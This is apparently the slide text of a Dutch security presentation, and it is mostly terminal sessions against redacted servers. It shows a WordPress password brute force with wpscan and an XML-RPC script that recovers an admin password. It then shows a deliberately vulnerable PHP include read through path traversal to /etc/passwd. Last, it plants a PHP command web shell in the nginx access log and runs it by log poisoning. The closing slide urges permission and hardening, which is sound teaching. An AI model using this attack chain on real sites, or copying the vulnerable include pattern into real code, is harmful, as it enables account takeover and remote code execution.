~/attack # wpscan --url https://*****.**/wp --wordlist ./pwlist --username *****
```

```
~/attack # wpscan --url https://*****.**/wp --wordlist ./pwlist --username *****  
--no-banner
```

```
[+] URL: https://*****.**/wp/
```

```
[+] Started: Wed Jan 31 17:31:40 2018
```

```
<knip>
```

```
[+] XML-RPC Interface available under: https://*****.**/wp/xmlrpc.php
```

```
[i] WordPress version can not be detected
```

```
<knip>
```

```
[!] The plugin better-wp-security has been detected. It might record the IP and timestamp of every failed login and/or prevent brute forcing altogether. Not a good idea for brute forcing!
```

```
[?] Do you want to start the brute force anyway ? [Y]es [N]o, default: [N]
```

```
y
```

```
[+] Starting the password brute forcer
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
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```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
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```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```

```
[!] ERROR: Server error, try reducing the number of threads or use the --throttle option.
```


via wp-admin / wp-login.php:

- automatisch met wpscan

via xmlrpc.php

- vaak vergeten api
- script <https://github.com/yoramvandevelde/wpxmlbrute>

```
~/attack # ./wpxmlb.py https://*****.**/wp/xmlrpc.php ./password_list admin _
```

```
~/attack # ./wpxmlb.py https://*****.**/wp/xmlrpc.php ./password_list admin
```

```
.....  
.....  
.....  
.....  
.....  
.....  
.....  
.....
```

Password found for admin user:

- username: admin
- password: 00p012ph912in

```
# cd ../attack
~/attack # cat info.txt

- bruteforce aanval
- local file inclusion
```

```
<?php
// set language parameter
if (isset( $_GET['l'] ) ) {
    $lang = $_GET['l'];
} else {
    $lang = 'en';
}

// include language file
include('lang/' . $lang);
?>
```

```
~ # curl http://****.*/lfi.php?l=n1  
dit is de Nederlandse versie van de tekst.  
~ # _
```

```
~ # curl http://****.*/lfi.php?l=nl  
dit is de Nederlandse versie van de tekst.  
~ # curl http://****.*/lfi.php?l=en  
this is the English version of the text.  
~ # _
```

```
~ # curl http://****.*/lfi.php?l=nl
```

dit is de Nederlandse versie van de tekst.

```
~ # curl http://****.*/lfi.php?l=en
```

this is the English version of the text.

```
~ # curl http://****.*/lfi.php?l=../../../../etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
<knip>
```


Hoe injecteren we code op de server?

Hoe injecteren we code op de server?

```
~ # telnet ****.** 80
```

```
Trying ****.**...
```

```
Connected to ****.**.
```

```
Escape character is '^]'.
```

```
HEAD / HTTP/1.1
```

```
200
```

```
~/attack # tail -n 1 /var/log/nginx/access.log  
***.**.**.** - - [31/Jan/2018:18:32:29 +0100] "HEAD /" 200 16 "-" "-"
```

Hoe injecteren we code op de server?

```
~ # telnet ****.** 80
```

```
Trying ****.**...
```

```
Connected to ****.**.
```

```
Escape character is '^]'.
```

```
<?php echo system($_GET['c']); ?> HTTP/1.1
```

```
400 Bad request
```

```
~/attack # tail -n 1 /var/log/nginx/access.log
***.**.*.*.* - - [31/Jan/2018:18:32:29 +0100] "HEAD /" 200 16 "-" "-"
***.**.*.*.* - - [31/Jan/2018:18:33:16 +0100] "<?php echo system($_GET['c']); ?>" 400 173 "-"
"_"
```

```
~/attack # tail -n 1 /var/log/nginx/access.log
```

```
***.**.**.** - - [31/Jan/2018:18:32:29 +0100] "HEAD /" 200 16 "-" "-"
```

```
***.**.**.** - - [31/Jan/2018:18:33:16 +0100] "<?php echo system($_GET['c']); ?>" 400 173 "-"  
"_"
```

```
~ # curl \  
http://****.*/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx  
/access.log
```

```
~ # curl \  
http://****.*/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx  
/access.log
```



```
~ # curl \  
http://****.*/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx  
/access.log
```

```
~ # curl \  
http://\*\*\*\*.\*/lfi.php?c=ls%20-lah&l=../../../../../../var/log/nginx/access.log  
***.***.***.*** - - [31/Jan/2018:18:32:29 +0100] "HEAD /" 200 16  
"_" "_"  
***.***.***.*** - - [31/Jan/2018:18:33:16 +0100] "total 24K  
drwxr-xr-x    3 yoram yoram 4.0K Feb 10 18:26 ./  
drwxr-xr-x  113 yoram yoram 12K Feb 10 18:26 ../  
drwxr-xr-x    2 yoram yoram 4.0K Feb 10 18:25 lang/  
-rw-r--r--    1 yoram yoram 170 Feb 10 18:26 lfi.php" 400 173  
"_" "_"
```

```
~ # curl \  
http://\*\*\*\*.\*/lfi.php?c=ls%20-lah&l=../../../../var/log/nginx/access.log  
***.***.***.*** - - [31/Jan/2018:18:32:29 +0100] "HEAD /" 200 16  
"_" "_"  
***.***.***.*** - - [31/Jan/2018:18:33:16 +0100] "total 24K  
drwxr-xr-x    3 yoram yoram 4.0K Feb 10 18:26 ./  
drwxr-xr-x 113 yoram yoram 12K Feb 10 18:26 ../  
drwxr-xr-x    2 yoram yoram 4.0K Feb 10 18:25 lang/  
-rw-r--r--    1 yoram yoram 170 Feb 10 18:26 lfi.php" 400 173  
"_" "_"
```

~ # cat conclusie.txt

- Speel met je site en de server (na toestemming)
- Ontdek welke informatie je lekt
- Wees kritisch in wat wel en niet online hoort te staan
- Zoek uit waarom poorten open staan op de server
- En sluit alle poorten die niet nodig zijn